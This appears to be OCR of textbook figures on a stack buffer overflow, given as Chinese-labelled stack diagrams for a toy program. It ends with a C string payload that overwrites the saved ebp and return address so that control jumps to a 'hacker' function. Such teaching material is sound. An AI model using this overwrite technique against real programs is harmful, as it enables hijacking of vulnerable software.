

a
b
outputs
call
ret
a
b
outputs
hacker
call
ret


ffffde48H
main
ffffde2cH
08048460H
Hacker的首地址
ebp
ffffde28H
ffffde48H
ebp旧值
outputs
63646566H
cdefH
38396162H
89abH
34353637H
4567H
esp
ffffde10H
30313233H
0123H
栈



a
b
outputs
call
ret
a1
b
outputs
hacker
call
ret
ffffde48H
ffffde2cH
08048460H
Hacker的首地址
ebp
ffffde28H
ffffde48H
ebp旧值
61626364H
abcdH
61626364H
abcdH
63646566H
cdefH
38396162H
89abH
34353637H
4567H
esp
ffffde10H
30313233H
0123H
main
outputs
栈


调试a1后，修改main的ebp值







```
char code[]=
  "0123456789abcdef";
```








```
char code[]=
 "0123456789abcdef"
 "abcdabcd"
 "\x38\xde\xff\xff"
 "\x60\x84\x04\x08";
```

